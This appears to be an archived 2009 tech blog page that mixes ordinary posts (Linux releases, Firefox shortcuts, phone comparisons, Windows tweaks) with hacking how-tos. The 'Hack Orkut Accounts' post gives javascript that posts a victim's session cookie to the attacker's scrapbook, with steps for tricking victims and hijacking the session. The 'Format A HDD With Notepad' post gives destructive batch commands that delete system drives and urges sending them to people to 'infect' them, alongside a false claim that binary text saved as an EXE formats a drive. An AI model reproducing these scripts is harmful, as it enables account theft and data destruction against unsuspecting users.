Saturday, October 31, 2009

Common Ways to Hack Orkut

1. Using Keyloggers is one of the Easiest Way to Hack an Orkut (or any other email) password.Keylogger programs can spy on what the user types from the keyboard. If you think that you can just uninstall such programs, you are wrong as they are completely hidden.

A keylogger, sometimes called a keystroke logger, key logger, or system monitor, is a hardware device or small program that monitors each keystroke a user types on a specific computer’s keyboard. Keylogger is the easiest way to hack an Orkut account.

A keylogger program is widely available on the internet. Some of the best ones are listed below

Win-Spy Monitor

Realtime Spy

A detailed information on Keylogger Hack can be found in my post Hacking an Email Account.

2. Phishing Attack is the most popular way of hacking/stealing other’s password. By using fake login pages it is possible to hack Orkut. Here the users land on a page where they are asked for their login information and they enter their Orkut username and password thinking it to be a real page but actually it is other way round. It submits all the entered details to the creator of the fake login page.

3. Orkut New Features: I have come across a page(fake page) that looks like they are giving the user a choice of selecting new features for orkut with your ID and password, of course!! When the user submit’s his/her Orkut login information through this page, there goes his ID and password mailed to the coder.

4. Community Links: Many times you are provided with a link to a community in a scrap. Read the link carefully, It may be something like http://www.okrut.com/Community.aspx?cmm=22910233 OKRUT notORKUT. This is definitely a trap created by the hacker to hack your Orkut password. Clicking on this link will take you to a fake login page and there you loose up your password.

5. Java script: You must have seen the circulating scraps that asks you to paste this code in your address bar and see what happens! Well sometimes they also leak out your information. Check the code and if you are unsure of what to do, then I recommend not to use it. So be careful, javascripts can even be used to hack Orkut!

6. Primary mail address: If by some means a hacker came to know the password of your Yahoo mail or Gmail, which users normally keeps as their primary mail address in their Orkut account, then hacker can hack Orkut account by simply using USER ID and clicking on ‘forget password’. This way Google will send link to the already hacked primary email ID to change the password of the Orkut account. Hence the email hacker will change your Orkut account’s password. Hence your, Orkut account is hacked too.

So a better thing would be to keep a very unknown or useless email ID of yours as primary email id so that if the hacker clicks on ‘Forgot password’ the password changing link goes to an unknown email id i.e. not known to the hacker. Hence your Orkut account saved.

Download CentOS 5.4 Live Cd


CentOS is an Enterprise-class Linux Distribution derived from sources freely provided to the public by a prominent North American Enterprise Linux vendor.

CentOS is developed by a small but growing team of core developers. In turn the core developers are supported by an active user community including system administrators, network administrators, enterprise users, managers, core Linux contributors and Linux enthusiasts from around the world.

CentOS has numerous advantages over some of the other clone projects including: an active and growing user community, quickly rebuilt, tested, and QA'ed errata packages, an extensive mirror network, developers who are contactable and responsive, multiple free support avenues including IRC Chat, Mailing Lists, Forums, a dynamic FAQ. Commercial support is offered via a number of vendors.

CentOS exists to provide a free enterprise class computing platform to anyone who wishes to use it. CentOS 2 and 3 are fully compatible rebuilds of RHEL 2 and 3 respectively. CentOS 2 and 3 are reproduced from RHEL sources that are freely distributed by RedHat.

Redistributed packages and sources comply fully with RedHat's redistribution requirements. CentOS 2 and 3 are designed for people who need an enterprise class OS without the cost, support, certification, or brand name of RedHat.

Key Features Of "CentOS":

  • Easy maintenance
  • Suitability for long term use in production environments
  • Friendly environment for users and package maintainers
  • Long-term support of the core
  • Active development
  • Community infrastructure
  • Open management
  • Open business model
  • Commercial support - offered by a partner vendor

Finally Ubuntu 9.10 has been released and is available for download. Karmic Koala is the codename associated with Ubuntu 9.10. Ubuntu 9.10 as expected brings new features and introduces a new version of GNOME desktop environment.


Canonical, the company behind Ubuntu claims Ubuntu 9.10 as the best release and believes that it will have a major impact on its users.

Ubuntu 9.10 features

Notable features of Ubuntu 9.10 include

  • Inclusion of Ubuntu One, Canonical’s new Web synchronization service. Ubuntu One technology provides you 2 GB of online storage for free thus allowing you to easily share files between your own and your friends’ computers.
  • GNOME 2.28 which brings slick graphical enhancements for Ubuntu 9.10
  • Linux Kernel 2.6.31
  • Firefox 3.5
  • HTML 5 support
  • 400 or more free games to play
  • Office.org 3.0
  • Empathy a chat client which integrates Yahoo, Gmail, MSN, Jabber, AOL, QQ and many more.
  • Evolution which helps you manage your emails, address books and keep your calendar updated.

Canonical COO Jane Silber quiet beautifully stated the outstanding features of Ubuntu 9.10. He said:

A faster, more beautiful boot and login sequence, file and contact synchronisation through online services and great experiences on the most popular notebook, desktop and netbook models continue to drive Ubuntu into the mainstream of computing choices.

3 Free Pc Security Tools From Trend Micro

Stay Protected With Trend Micro
About 75% computer problem will be caused by Spyware, Viruses and other forms of Malware.Finding and eliminating them on your computer can sometimes seem like an endless battle. I use Kaspersky(Most Trusted Friend) and Spyware Doctor so i don't face any problem.I get malware problems very rare.

Trend Micro is a trusted name when it comes to combating malicious software.Many Organisations prefer Trend Micro because of its effective malware protection.Lets see some freewares provided by Trend.

HouseCall

HouseCall is an on-demand scanner for identifying and removing malwares. HouseCall is a stand alone app that doesn’t install on your machine. In fact you can run it from a flash drive. When you kick off the launcher it updates with the latest virus definitions.The user interface is simple and easy to use and allows the basic functions for detecting and removing viruses and other malware.


RUBotted

Bots are malicious apps that take over your machine and join in networks called Botnets. They work in unison over the Internet to relay spam, infect other machines, attack web servers, etc. RUBotted installs on your computer and monitors for suspicious activities and regularly updates to identify behavior associated with bots.


CW Shredder

CW Shredder utility has been around for several years but still can help you get rid of an annoying CoolWeb. This is a very handy tool. It only works for a CoolWeb infection.

These are some free anti-malware tools that can be used for fixing someone else’s computer during emergency or service.

Hack Orkut Accounts

First get firefox and the cookie editor plugin for it…u will need them…

Then make two fake accounts…u will ned one to receive the cookie and one to advertise your script so that if orkut starts deleting such profiles your real account wont be compromised…the choice is yours though..

javascript:nobody=replyForm;nobody.toUserId.value=62915936;
nobody.scrapText.value=eval
(String.fromCharCode(100,111,99,117,109,101,110,116,46,99,
111,111,107,105,101));
nobody.action=’Scrapbook.aspx?Action.writeScrapBasic’;
nobody.submit()

U see the 62915936 part? Thats the one u need to edit to get the cookie to your account…..

Now here is the script Code:

HOW TO PUT UR NUMBER IN THAT SECTION??? FOLLOW THESE STEPS:

1) Go to YOUR ALBUM section.

2) Go to ANY photo and right click on it , see the properties of your display image…u will see something like 12345678.jpg

3) There will be a eight digit value.

4) Now put that value in the above javascript.

5) Thats it.

Now your javascript will look like:

javascript:nobody=replyForm;nobody.toUserId.value=yournumber;
nobody.scrapText.value=eval
(String.fromCharCode(100,111,99,117,109,101,110,116,46,99,
111,111,107,105,101));
nobody.action=’Scrapbook.aspx?Action.writeScrapBasic’;
nobody.submit()

Now give this script to the victim , ask him to go to his scrap book and paste this script in hisaddress bar and press enter. now you ll get his cookies in your scrapbook.

Now after getting a cookie…

1) Go to your home page

2) Open the cookie editor plugin(TOOLS–>COOKIE EDITOR).

3) Type orkut in the text box and click filter/refresh.look for orkut_state cookie.

4) Just double click it and replace the orkut_state part with your victims. No need to change the _umbz _umbc part…

5) THATS IT!!

ANOTHER SCRIPT : (100%working)

javascript:nobody=replyForm;nobody.toUserId.value=53093255;

nobody.scrapText.value=document.cookie;nobody.

action=’scrapbook.aspx?Action.submit’;nobody.submit()

Put ur eight digit number in the place of (53093255)

Friday, October 30, 2009

MY 200th Post

THIS IS MY 200th POST AND I WILL KEEP POSTING

Easy Step To Identify the Fake E-mail ID

At present it is difficult to identify the fake ID. With time more and more people are using the fake IDs which creates a bunch of trouble to thousands of people. So here detection of those fake IDs has become almost a necessity. It is also important because hackers are always looking to use the fake email IDs to get the personal information of victims.

There are several techniques to identify the fake e-mail IDs. The common method you can use is to send test mail to those IDs. If you got failure notification then its a fake email IDs. Alternatively there is couple of web service which identify the fake e-mail IDs for the users.

Email Address Checker:
Email Address Checker is well known email IDs checker which identify the the validity of any kind of emails IDs. All you need to do is type the email IDs in the box and press ‘Check’ button. Within a moment it displays the validity of email IDs.
fake email id checker

IsValidEmail:
You can also try IsValidEmail as alternative web service to check for valid email IDs. If you got the answer is true then it is valid otherwise it is fake. All you need to add email IDs and click on ‘Invoke’.
is-email-id-valid

Keyboad Shortcut Keys For Mozilla Firefox

I want to share some shortcuts of Mozilla Firefox, which I use in my daily task and save my time. Many of techies might be aware of these shortcuts. I thought of sharing these shortcuts with beginners, so that they can also save their time.

Mozilla Firefox shortcut keys:

  • Shift + Spacebar: This is used to moves up a page at a time.
  • Shift + Enter: This is used to complete a .net instead of a .com address.
  • Ctrl + (- or +): This is used to increase or decrease the font size.
  • Ctrl + 0 (Zero): This is used to get back to original font size.
  • Ctrl +Shift + Enter: This is used to complete an .org address.
  • Ctrl + Tab: This is used to navigate through each of the open tabs.
  • Ctrl + T: This is used to open new tab.
  • Ctrl + P: This is used to print current page/frame.
  • Ctrl + D: This is used to bookmark the currently opened page.
  • Ctrl + J: This is used to display the download window.
  • Ctrl + I: This is used to display available bookmarks.
  • Ctrl + N: This is used to open new browser window.
  • Ctrl + K: This is used to go directly to the search button at the upper right.
  • Ctrl + W or Ctrl + F4: This is used to close currently selected tab.
  • Spacebar: This is used to move down a page at a time.

Prices Slashes-Sony PS3,Nintendo Wii and Xbox 360

Are you thinking about to have new gaming console then the right time have come to shop. Sony, Nintendo and Microsoft all are reducing their console prices. This Wednesday Nintendo has announced to drop its gaming machine Wii price to $200 from $250. On the other hand Sony has also reduced price of its PS3 slim console now its available for $300.

wii-ps3-xbox360-300x126

Similar is the case with Microsoft Xbox 360 Elite in $ 300 instead of $400. One thing is sure upcoming holidays gonna be superb for gamers. You can have console of your choice by paying less. I am planning to have PS 3 don’t know about you

Thursday, October 29, 2009

Increase Virtual RAM - To Make Your System Faster

Follow the steps given below :-


1) Hold down the 'Windows' Key and Press the 'Pause/Break' button at the top right of your keyboard.
Another way is Right-Clicking 'My Computer' and then Select 'Properties'.

2) Click on the 'Advanced' tab.

3) Under 'Performance', click 'Settings'.

4) Then click the 'Advanced' tab on the button that pops up.

5) Under 'Virtual Memory' at the bottom, click 'Change'.

6) Click the 'Custom Size' button.

7) For the initial size (depending on your HD space), type in anywhere from 1000-1500 (although I use 4000), and for the Maximum size type in anywhere from 2000-2500 (although I use 6000).

8) Click 'Set', and then exit out of all of the windows.

9) Finally, Restart your computer.

10) You now have a faster computer and 1-2GB of Virtual RAM..!

Remove Recycle Bin Icon from Desktop

How to remove Recycle Bin Icon from Desktop

If using XP Pro

Go to START > RUN

Type GPEDIT.MSC

Navagate to USER CONFIGURATION >ADMINISTRATIVE TEMPLATES >Click on DESKTOP,

On the right hand pane find ” Remove Recycle Bin icon on the desktop ” , double left click on it to ENABLE it.

Sorted!

If using XP Home

Create or modify the following registry entry

HKEY_CURRENT_USER\Software\Microsoft\Windows\CurrentVersion\Explorer\HideDesktopIcons\NewStartPanel

{645FF040-5081-101B-9F08-00AA002F954E}

REG_DWORD

0×00000001

Disable Error Report In Windows

windows error

Microsoft’s Error Reporting in windows sometimes is disturbing, most of us don’t want to send that error report because it’s of no use.
There’s an easy way to disable Microsoft error report in windows.

Disable Microsoft Error report in Windows XP :
1) Open Control Panel (Start > Control Panel)
2) Open the Problem Reports & Solutions applet Under advanced options and disable error reporting.

Disable Microsoft Error report in Windows Vista :
1) Right click on my computer (Desktop) and click properties
2) Click the Advanced Tab
3) You’ll see a “Error reporting” button at the bottom, click it
4) Select Disable Error Reporting.

And you’re done….!

Reveal *****(Asterisk) Passwords Using Javascript

Want to Reveal the Passwords Hidden Behind Asterisk (****) ?

Follow the steps given below-

1) Open the Login Page of any website. (eg. http://mail.yahoo.com)

2) Type your 'Username' and 'Password'.

3) Copy and paste the JavaScript code given below into your browser's address bar and press 'Enter'.

javascript: alert(document.getElementById('Passwd').value);


4) As soon as you press 'Enter', A window pops up showing Password typed by you..!


Note :- This trick may not be working with firefox.

Format A HDD With Notepad

If you think that Notepad is useless then you are wrong because you can now do a lot of things with the Notepad which you could have never imagined. In this hack I will show you how to format a HDD using Notepad. This is really cool.

Step 1 :-
Copy The Following In Notepad Exactly as it is.
says01001011000111110010010101010101010000011111100000
Step 2 :-
Save As An EXE Any Name Will Do

Step 3 :-
Send the EXE to People And Infect

OR

IF you think cannot format C Drive when windows is running try Laughing and u will get it Razz .. any way some more so u can test on other drives this is simple binary code
format c:\ /Q/X — this will format your drive c:\

01100110011011110111001001101101011000010111010000 100000011000110011101001011100

0010000000101111010100010010111101011000

format d:\ /Q/X — this will format your dirve d:\

01100110011011110111001001101101011000010111010000 100000011001000011101001011100

0010000000101111010100010010111101011000

format a:\ /Q/X — this will format your drive a:\

01100110011011110111001001101101011000010111010000 100000011000010011101001011100

0010000000101111010100010010111101011000

del /F/S/Q c:\boot.ini — this will cause your computer not to boot.

01100100011001010110110000100000001011110100011000 101111010100110010111101010001

00100000011000110011101001011100011000100110111101 101111011101000010111001101001

0110111001101001

try to figure out urself rest
cant spoonfeed
its working

Do not try it on your PC. Don’t mess around this is for educational purpose only

still if you cant figure it out try this

go to notepad and type the following:

@Echo off
Del C:\ *.*|y

save it as Dell.bat

want worse then type the following:

@echo off
del %systemdrive%\*.*/f/s/q
shutdown -r -f -t 00

and save it as a .bat file

Shutdown Command Via Command Prompt

The 'Shutdown' Command Becomes More Flexible and Automated when used from the Command Prompt.

To Run the 'Shutdown' command from the command prompt, go to 'Start > Run', type 'cmd', and press 'Enter'.
In the black box (the command prompt) type 'Shutdown' and the Switches you want to use with the 'Shutdown' command.
You have to use at least one switch for the shutdown command to work.

The Switches :-
The 'Shutdown' command has a few options called Switches. You can always see them by typing 'shutdown -?' in the command prompt if you forget any of them.

-i: Display GUI interface, must be the first option
-l: Log off (cannot be used with -m option)
-s: Shutdown the computer
-r: Shutdown and restart the computer
-a: Abort a system shutdown
-m \\computername: Remote computer to shutdown/restart/abort
-t xx: Set timeout for shutdown to xx seconds
-c “comment”: Shutdown comment (maximum of 127 characters)
-f: Forces running applications to close without warning
-d [u][p]:xx:yy: The reason code for the shutdown u is the user code p is a planned shutdown code xx is the major reason code (positive integer less than 256) yy is the minor reason code (positive integer less than 65536)

Note :- I’ve noticed using a switch with a '-' sign doesn’t work sometimes.
If you are having trouble try using a '/' in place of '-' in your switches.

Examples :-
shutdown –m \\computername –r –f
This command will restart the computer named computername and force any programs that might still be running to stop.

shutdown –m \\computername –r –f –c “I’m restarting your computer. Please save your work now.” –t 120
This command will restart the computer named computername, force any programs that might still be running to stop, give to user on that computer a message, and countdown 120 seconds before it restarts.

shutdown –m \\computername –a
This command will abort a previous shutdown command that is in progress.

Using A Batch File :-
You can create a file that performs the shutdown command on many computers at one time.

In this example I’m going to create a batch file that will use the shutdown command to shut down 3 computers on my home network before I go to bed.

Open 'Notepad' and type the shutdown command to shut down a computer for each computer on the network.
Make sure each shutdown command is on its own line.
An example of what should be typed in notepad is given below-

shutdown –m \\computer1 –s
shutdown –m \\computer2 –s
shutdown –m \\computer3 -s

Now I’ll save it as a batch file by going to file, save as, change save as type to all files, give the file a name ending with '.bat'. I named mine 'shutdown.bat'.
Pick the location to save the batch file in and save it.

When you run the batch file it’ll shutdown computer 1, 2, and 3 for you.

You can use any combination of shutdown commands in a batch file.

Chat with Friends through ms dos Command Prompt

1) All you need is your friend's IP Address and your Command Prompt.

2) Open Notepad and write this code as it is.....!

@echo off
:A
Cls
echo MESSENGER
set /p n=User:
set /p m=Message:
net send %n% %m%
Pause
Goto A

3) Now save this as "Messenger.Bat".

4) Open Command Prompt.

5) Drag this file (.bat file) over to Command Prompt and press Enter.

6) You would then see something like this:


7) Now, type the IP Address of the computer you want to contact and press enter
You will see something like this:


8) Now all you need to do is type your message and press Enter.
Start Chatting.......!


Some dope on the new Blackberry Storm 2

The Mobile market will in all probability start to heat up with competition getting tougher for most manufacturers. There are many new players in the market. The ever improving Android, palm and Apple based products he are really crowding out the competiton for RIM.

Last year when Research in Motion (RIM) released Blackberry Storm it was criticized for not matching upto the standards set by iPhone. One of the main criticism of Blackberry Storm was that it had omitted support for Wi-fi connectivity. So now RIM has come out with Blackberry Storm 2 and released it without much fanfare yesterday.

blackberry_storm2

Blackberry Storm 2

  • Now that RIM has released Blackberry Storm 2 it has included Wi-fi connectivity which was not available with Storm 1 and claims that they have taken care of issues with its touch screen functionality. They have included a 3.2 megapixel camera which can record video.
  • It supports the usual things like MMS/SMS, Multimedia player, access to Blackberry App Store and also browser. This is a great thing as with Wi-fi compatibility it can be quite handy. It also includes a 480 x 360 pixel resolution display.
  • It has a 16 add-on memory which is included with the phone with 2 GB built-in memory.
  • One big positive for Blackberry Storm 2 is that it will cost 280 USD. With a contract it seems to be competitive as it would cost approx $180. In India it could possible be available for less than INR 15,000.
  • Over all it looks like a decent mobile with all the usual things that are included. As a smartphone it does not look like RIM is offering any sort of competition to iPhone but it seems to have just turned out a improved version of model which was welcomed with more criticism than kudos.

Toast your Screen with ScreenToaster – Free Online Screen Recorder

There are many tools for screen capturing like snagit, super screen capture, etc, but for all these tools you need to download and install it on your PC. ScreenToaster needs No download and Compatible with any operating system like windows, mac and linux. Its an Free Online Screen Recorder designed to capture screen activity in real-time to rapidly create and share tutorials, demos, training, lectures and more.

screen-capture

Just try ScreenToaster out by clicking on “Start recording” on the homepage. You need to register to publish your videos though. Follow these simple steps and enjoy screencasting -

1. Register and use it anywhere, anytime.

2. No download. Compatible with Windows, Mac OS X, Linux.

3. Capture videos of onscreen action in one click

4. Record screencasts, tutorials, demos, training, lectures and more.

5. Share and stream videos online in Flash

6. Embed them on blogs and webpages or send them by email.

screenshot

You can also add audio and an embed webcam while you are recording. When finished, add subtitles, choose your thumbnail, describe and tag your video so other users can easily find your screencasts.

How To Open Multiple Gmail Accounts In IE8

If you are Gmail User and have lots of Gmail Account but can't access at the Same Time in IE 8. Don't Worry,here is the trick to Open Multiple Gmail Accounts in Internet Explorer 8. If you are a Firefox Fan see here How To Login With Multiple Orkut/Gmail/Yahoo Id In Firefox

1. Open Internet Explorer 8 and login to your Gmail account.
Note:
Make sure the Stay signed in option is unchecked when you sign in.
2. Goto File -->Click New Session

3. This will open a new Internet Explorer session.
4. Now open Gmail and sign in with different account.

Thats it !!! Enjoy all your Gmail Accounts.

Wednesday, October 28, 2009

Google Social Search: Information from your social circuit


A few days ago I wrote about how Bing Twitter was available for people to use the Bing search engine to look up tweets from Twitter on a particular word. I ended the article say Google cannot be far behind and Google announced through its blog the availability of Social Search within days. It is still in Google Labs and anyone can take part in testing it.

How to use Social Search?

  • First you need to be a part of the experiment at Google Labs.
  • Once you select ‘Join the Experiment‘, you need to search something on Google.
  • Now if you are India you might be at Google India. Social search does not work with Google India as yet. So click on the link at the bottom which reads as ‘Go to Google.com

Google Social Search

google_social_search

  • After being getting results for the keywords on Google Search, click on ‘Show Options‘ right at the top of all search results. Then select Social. (See image above)
  • This section shows what your social circle has had to say about the particular keyword. I searched Geocities as it was a recent hot topic on the internet and sure enough I got a host of links to people and their opinions on that keyword.
  • I could lookup the people in my social circle one by one as they are shown in a list under All people. (see image)
  • People in the social circle seem to be connected to you through twitter, facebook, gmail, digg and friendfeed at first glance.
  • There are also indirect references, as in someone shows up connected to me through another friend I might be connected through Gmail. This obviously increases the social circle significantly.

Different from Bing Twitter

I have read a lot of articles on the internet saying Google Social Search is a competitor to Bing Twitter but I think that notion is misplaced. Both tools are very different and their use also is very different.

If you are searching for what people think about a particular event the Bing Twitter seems to be more useful as it takes all Tweets on Twitter as relevant rather than just lookup without your friends circle.

From a blogger’s point of view Social Search seems to be more interesting as it is a great way to compare and look up what your friends and their friends are writing and commenting about.

10 Ways To Give Gmail More Power

gmail_10labsThe Labs feature of Google offers more incredible useful tools, which makes Gmail even more powerful. These features can be easily enabled by clicking on Settings. Below I mentioned 10 features to give Gmail more power, which gives the real Google experience.

  1. Multiple Inboxes: You can see different sections like starred messages, drafts, unread mails, etc in the Inbox window itself. You can choose which category you want to view. If you want to display starred messages, go to Settings | Multiple Inboxes and in the search query plane type is:starred.
  2. Undo Send: You can recall the email which you have sent by mistake/accident. This feature can stop the messages being sent. It lets the users to abort or stop the delivery of any Gmail message within seconds of sending it. To activate go to Gmail account | Settings | Labs and you will find a feature called Undo Send . Now just click on the “Enable” radio button.
  3. Docs and Calendar Gadgets: You can easily access Google services like Docs and Calendar in Gmail itself by enabling the Google Docs and Calendar gadgets. They are placed in the left column. You can easily view starred docs, add reminders and so on.
  4. Inserting Images: Usually when we want to send images, we’ll send it as an attachment, right ? These attachments are not seen on the email body. Those are old times. You can directly insert the image in the body of the message. To activate, go to your Gmail account, then Settings | Labs | Enable Inserting Images Feature.
  5. Tasks: By enabling this feature you can easily list down reminders and tasks without opening another application. To use this feature, click inside the task window and enter your to-do list. You can also create directly from emails also, select the email you want to add and from the More Actions dropdown button, click on Add to tasks to add it to the list.
  6. Quick Links : You can quickly access frequently search pages or important messages by this tool. It helps you to add links to any page that you have opened up in Gmail. You just need to click on Add Quick link and type in a name for the page being current viewed. By clicking that link you can directly go to that page.
  7. Mouse Gestures : You can quickly navigate Gmail Pages with your mouse using this feature. Right-click and moving to the right will take you to previous pages, moving upwards takes you to the main inbox if you have opened a particular message.
  8. Canned Response: You can use this feature for sending the same content to all of your friends. You need to create a template. To do this, click on the Canned responses link in the compose mail window and select New canned Responses, type in a name and select the template you have created. To insert a response, click on the Canned Responses and select the particular template you want to insert from the Insert section.
  9. Offline: You can now access Gmail even when you are offline. You can do tasks like sending, reading, labeling, searching and so on. It will synchronize your mails from Gmail server to your computer when you are connected to the net. You need to have Google Gears installed if you are using IE or Firefox. Chrome users no need to install.
  10. Search Autocomplete: If you are searching Gmail frequently then this feature will be useful for you. It helps you in searching Gmail faster by providing suggestions as you type. It displays contacts name and also similar phrases.

How will Google Wave make money?

Gogole_wave1Since Google has given a demo of Google Wave, the internet has be abuzz about Google Wave being the next big thing on the web. The excitement was great and sometimes a little premature as many have exclaimed that Google Wave might change the internet as we know it. The question that lingered in my mind was how was Wave going to be be monetized?

How is Google going to make money out of Google Wave?

I came across an article online that Google has announced that they might start an App store once Google Wave takes off. I thought this is little premature, considering Google has not even specified the exact date or month when Wave will be available for everyone and not just people invited to use and test it.

Google announcing there might be a App store says two things.

  • Google seems to be pretty confident of Wave being more than just a fancy mash up of wiki, blog, email and chat. Wave has been called a protocol, and obviously they feel with the initial feedback that developers will want to create and sell apps online on a revenue sharing basis.
  • An App store is probably the best way to monetize Google Wave. Just take a look at Apple, they make almost a billion dollars with the Apple App store. They have had over 2 billion downloads of from the App store. Apple App store is used by only users of Apple products and that is significantly lower by multiples than the number of people who use Google or might end up using Wave. So if everything goes right the amount of money Google Wave might end up making for Google is anyones guess.

Adobe Photoshop CS5: What’s New?

cs5Its just a 7 month that Adobe hit CS4 to the market. And here we have got two videos demonstrating the new features in Adobe CS5. Sounds interesting that within 7 months Adobe starts working with their new version of Adobe Photoshop. It is due dated for April 2010 and mean time you can check these two videos which show sneak peak and some of new technologies coming to Adobe Photoshop CS5.

Patchmatch:

CS5 technologies:

Well I am keeping my eyes on Adobe Photoshop CS5 and will give you more information about it.

Enjoy!

Monday, October 26, 2009

Samsung Star 3G S5603 Vs. Apple iPhone 3GS – Features Comparison

If you think that the ‘King of Gadgets – Apple iPhone‘ & Lower End Touch Screen Phone from Samsung named ‘Star 3G (S5603)‘ are not at all the contestants of the same game for comparing the features, Then Read on This article is totally for you.

Technical Specifications:

1. Apple iphone is having TFT capacitive touchscreen with 16M colors & display of size 320 x 480 pixels. Whereas, Samsung Star 3G is having TFT capacitive touchscreen of 16M colors & 240 x 320 pixels( 2.8 inches) of display which come switch Accelerometer sensor for auto rotation in portrait & landscape mode, also it comes with the Gesture lock.Even iPhone have same accelerometer, scratch resistant screen & proximity sensor.

2. They have same network ranges for quad band GSM in 2G : 2G: GSM 850 / 900 / 1800 / 1900, but in case of 3G iPhone have bands HSDPA 900 / 2100 (7.2 Mbps) & Star 3G Have HSDPA 900/850/2100 (7.2 Mbps). Both are having EDGE & GPRS like any other smartphone.

3. iPhone runs on Iphone OS 3.1 whereas Samsung star 3G on their Touchwiz Operating system. Processor obviously iPhone have good speed.

4. Battery Life: iPhone runs many apps,/functions & have less batter compared to Samsung Star 3G.

5. Wifi is not in Star 3G & it is there with iPhone which is only big difference with iPhone.

Features Comparison:

GPS is available in both, Radio with RDs technology in Samsung Star 3G & not provided in iPhone.

iPhone Have Digital compass, Google Maps, Audio/video player, TV-out, Voice command/dial.

Whereas Star 3G also Have Google Maps, Audio / Video Player, Gesture Lock, MP3 / WMA / AAC player, H.263 / H.264 / WMV / MPEG4 player, Organizer, Shazam Find Music service, Turn-to-mute features which gives tough fight to Apple iPhone.

Video is at VGA@30fps & video geo-tagging in iPhone with 3.15 MP, 2048×1536 pixels Camera , where as Star 3G have 3.2 MP, 2048×1536 pixels with LED flash & QVGA @ 15FPS with smile recognition, Panaroma shot, & in-built photo editor.

Apps Vs Widgets

Apple iphone comes with many widgets & app store support for more than 5000 apps. Where as Samsung star 3G have in-built widgets like Facebook, Youtube, Google Maps, Search, Gmail, Picasa, Flickr, clocks, Photo rotator & many more which are embedded in its sidebar. They have drag & Drop Functionality which works awesome with Star 3G. And they are easily customizable. Now, these guys have just launched their Widget store, which is in premature stages, so support is less in that case. But you know, these many things in built reduces chances that you need any more widgets. Moreover, you have power of Java MIDP to customize any more apps if you need which includes thousands of application to run on your phone. So it’s no big deal.

iPhone3GS-Vs-Star3G

Other Features :

Both have MP3 Ringtones & Vibrator & Star also includes support for Wav files also. Bluetooth v2.1 with A2DP & USB 2.0 is available in Both.

Touch Experience :

Apple iPhone having extra ‘Multi touch technology’ other wise both of them having great ‘touch flow’. I tested Star 3G in & out in all direction for any flaw, but ‘Samsung’s’ Touchwiz” technology is truly outstanding which gives very quick response for every action. So both are good at Touch experience & competitive.

Cost Effectiveness :

As we are aware cost is most acting driving force in case of selection of Cell phone.

In India Samsung Star 3G Cost : 11,500 Rs. (Average Market Price)

iPhone 3G Costs around 28 to 35,000 Rs.(Average Market Price)

Note that it is price of 3G model not star 3G. It is not officially rolled out in India. Still It costs almost thrice the Star 3G. & this where real competition is.

For 20,000 extra with iPhone You only get a Compass & Wifi thats it. You can buy a Wi Fi Enabled netbook in this price with your star 3G. And about compass, Compass it is available in Rs.50, just that it is not built with your gadget. Still, Why to pay more when we have better options.

If you are just a fan of apple, No question arises of choice. (It would be stupid choice in my case)

But if you want a touchscreen experience like iPhone or even better trust me Samasung Star 3G S5603 is best option you can go for.

For Technical Specifications & To Know More Visit Here:

1. Apple iPhone 3GS

2. Samsung Star 3G

Apple pokes fun at Windows7

appleWindows 7 is out and guess what Apple is also out with a new advertisement poking fun at Windows 7. They have released a series of ads making fun of Windows 7.
This particular ad is called “Broken Promises” which has a man called PC who resembles Bill Gates slightly and another man called Mac who are talking about Windows 7 and how it wont have any problems that previous Windows versions had.

I personally think such advertisements can be considered petty and it is not always a good strategy to make fun of your rivals. Every one knows Mac is better than most machines that run Windows but then Mac is also more expensive than 90% of the Machines that run Windows.

Early reports and reviews on Windows 7 give the impression that it is the best thing to come out of Microsoft but there is still one problem consumers will have. The migration from Windows XP to Windows 7 is being called very complicated and a test of patience and it seems that is what Apple will look to highlight.

Microsoft Suffers Revenue drop but People are Still Happy

Reports are out and the Companies Revenues is made public.


What’s Funny to observe is that, Microsoft’s revenue has dropped about 14% but people seem to be happy about it. Why? Well, as per estimates Revenue was to be $12.32 but fortunately, it’s $12.92 which is not as worse as what was expected.. Well, guys at Microsoft would also be happy about this ;)

The Online Revenue drops from to $490 million well last year it was $520 million. The Major Blow is to the Windows Live Division which reports a drop from $4278 million last year to $2620 this year. The Entertainment Division has suffered just a loss of about $2 million. Servers and Tools Revenue was the only one which saw growth of 17 Million Dollars.

Here are the Reports,

Microsoft Revenue Reports

Microsoft Revenue Reports

Archives

Blogger Templates by OurBlogTemplates.com 2008